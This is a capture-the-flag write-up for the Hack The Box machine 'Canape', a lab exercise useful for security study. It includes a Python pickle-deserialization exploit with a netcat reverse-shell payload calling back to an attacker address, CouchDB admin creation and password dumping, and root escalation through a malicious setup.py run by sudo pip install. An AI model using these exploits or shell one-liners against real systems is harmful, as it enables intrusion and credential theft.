HacktheBox

Canape writeup


giovifazi

HTB: christouch

Index


1 Foothold

Nmap output shows only one tcp open port, however a .git directory and subdomain were found:




```
kali@kali-gio:~/hackthebox/Canape$ nmap -A -oN nmap.tcp 10.10.10.70
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-08 00:51 CET
Nmap scan report for 10.10.10.70 (10.10.10.70)
Host is up (0.045s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   10.10.10.70:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Simpsons Fan Site
|_http-trane-info: Problem with XML parsing of /evox/about

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

adding domains to /etc/hosts




```
10.10.10.70 git.canape.htb canape.htb
```

cloning the git repository




```
kali@kali-gio:~/hackthebox/Canape$ git clone http://git.canape.htb/simpsons.git
Cloning into 'simpsons'...
remote: Counting objects: 49, done.
remote: Compressing objects: 100% (47/47), done.
remote: Total 49 (delta 18), reused 0 (delta 0)
Unpacking objects: 100% (49/49), 163.16 KiB | 1.58 MiB/s, done.
kali@kali-gio:~/hackthebox/Canape$ ls
linpeas.sh  lse.sh  nmap.tcp  pspy64  report-template  simpsons
```

found an interesting comment in layout.html:




```
<!--
c8a74a098a60aaea1af98945bd707a7eab0ff4b0 - temporarily hide check
<li class="nav-item">
  <a class="nav-link" href="/check">Check Submission</a>
</li>
-->
```

The comment above refers to a git commit in which a vulnerability was hidden. After inspecting the __init.py__ file it was found that the /check http route was hidden because it allows a deserialization attack via cPickle:




```
commit c8a74a098a60aaea1af98945bd707a7eab0ff4b0
Author: Homer Simpson <homerj0121@outlook.com>
Date:   Mon Jan 15 18:46:30 2018 -0800

    temporarily hide check due to vulerability
```

The following exploit creates a serialized object that will trigger a reverse shell:



```python
import pickle
import requests
import os
from hashlib import md5

class d(object):
    def __reduce__(self):
        return (os.system, ('echo Homer; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.25 9123 >/tmp/f', ))

p = pickle.dumps(d())

with open("payload.data", 'wb') as file:
    file.write(p)

requests.post('http://10.10.10.70/submit', data={'character': p, 'quote': ' '})
requests.post('http://10.10.10.70/check', data={'id': md5(p + ' ').hexdigest()})
```


Prepare a netcat listener and execute the expoit:



```
kali@kali-gio:~/hackthebox/Canape/simpsons$ nc -lvnp 9123
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9123
Ncat: Listening on 0.0.0.0:9123
Ncat: Connection from 10.10.10.70.
Ncat: Connection from 10.10.10.70:54526.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```


2 User Privilege Escalation

A vulnerable couchdb version was found:




```
www-data@canape:/var/www/html/simpsons$ curl http://localhost:5984/
{"couchdb":"Welcome","version":"2.0.0","vendor":{"name":"The Apache Software Foundation"}}
www-data@canape:/var/www/html/simpsons$ 
```

After copying this exploit to the server it is possible to create an admin user for couchdb:




```
www-data@canape:/tmp$ python p.py -u topo -P gigio 127.0.0.1
[+] User to create: topo
[+] Password: gigio
[+] Attacking host 127.0.0.1 on port 5984
[+] User topo with password gigio successfully created.
```

Sending requests with the topo:gigio credentials, it was possible to list some passwords:




```
www-data@canape:/tmp$ curl http://localhost:5984/passwords/_all_docs -H 'Authorization: Basic dG9wbzpnaWdpbw=='
{"total_rows":4,"offset":0,"rows":[
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc4380019e4","value":{"rev":"2-81cf17b971d9229c54be92eeee7232
96"}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc43800368d","value":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c
6e"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438003e5f","value":{"rev":"1-77cd0af093b96943ecb42c2e5358fe
61"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438004738","value":{"rev":"1-49a20010e64044ee7571b8c1b902cf
8c"}}
]}
www-data@canape:/tmp$ 
```




```
380019e4 -H 'Authorization: Basic dG9wbzpnaWdpbw=='sswords/739c5ebdf3f7a001bebb8fc43
{"_id":"739c5ebdf3f7a001bebb8fc4380019e4","_rev":"2-81cf17b971d9229c54be92eeee723296","item":"ssh","password":"0B4jyA0xtytZi7esBNG
p","user":""}
www-data@canape:/tmp$ 
```


Now upgrade the terminal in order to switch user with su:



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@canape:/$ 
```




```
www-data@canape:/$ su homer -
su homer -
Password: 0B4jyA0xtytZi7esBNGp

bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
homer@canape:/$ 
```



```
homer@canape:~$ cat user.txt
cat user.txt
bce918696f293e62b2321703bb27288d
homer@canape:~$ 
```


3 Admin Privilege Escalation

sudo -l shows that it is possible to use pip install with root privileges



```
homer@canape:~/bin$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
homer@canape:~/bin$ sudo -l
sudo -l
[sudo] password for homer: 0B4jyA0xtytZi7esBNGp

Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~/bin$ 
```

Leveraging the pip command with sudo, a root shell was obtained:



```
homer@canape:~/bin$ mkdir /tmp/test
mkdir /tmp/test
homer@canape:~/bin$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > /tmp/test/setup.py
<h', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > /tmp/test/setup.py
homer@canape:~/bin$ sudo /usr/bin/pip install /tmp/test
sudo /usr/bin/pip install /tmp/test
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the current user and the cache has been disabl
ed. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the current user and caching wheels has been disabl
ed. check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Processing /tmp/test
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
# ipconfig
ipconfig
sh: 3: ipconfig: not found
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:f2:dd brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.70/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
# cat /root/root.txt
cat /root/root.txt
928c3df1a12d7f67d2e8c2937120976d
# 
```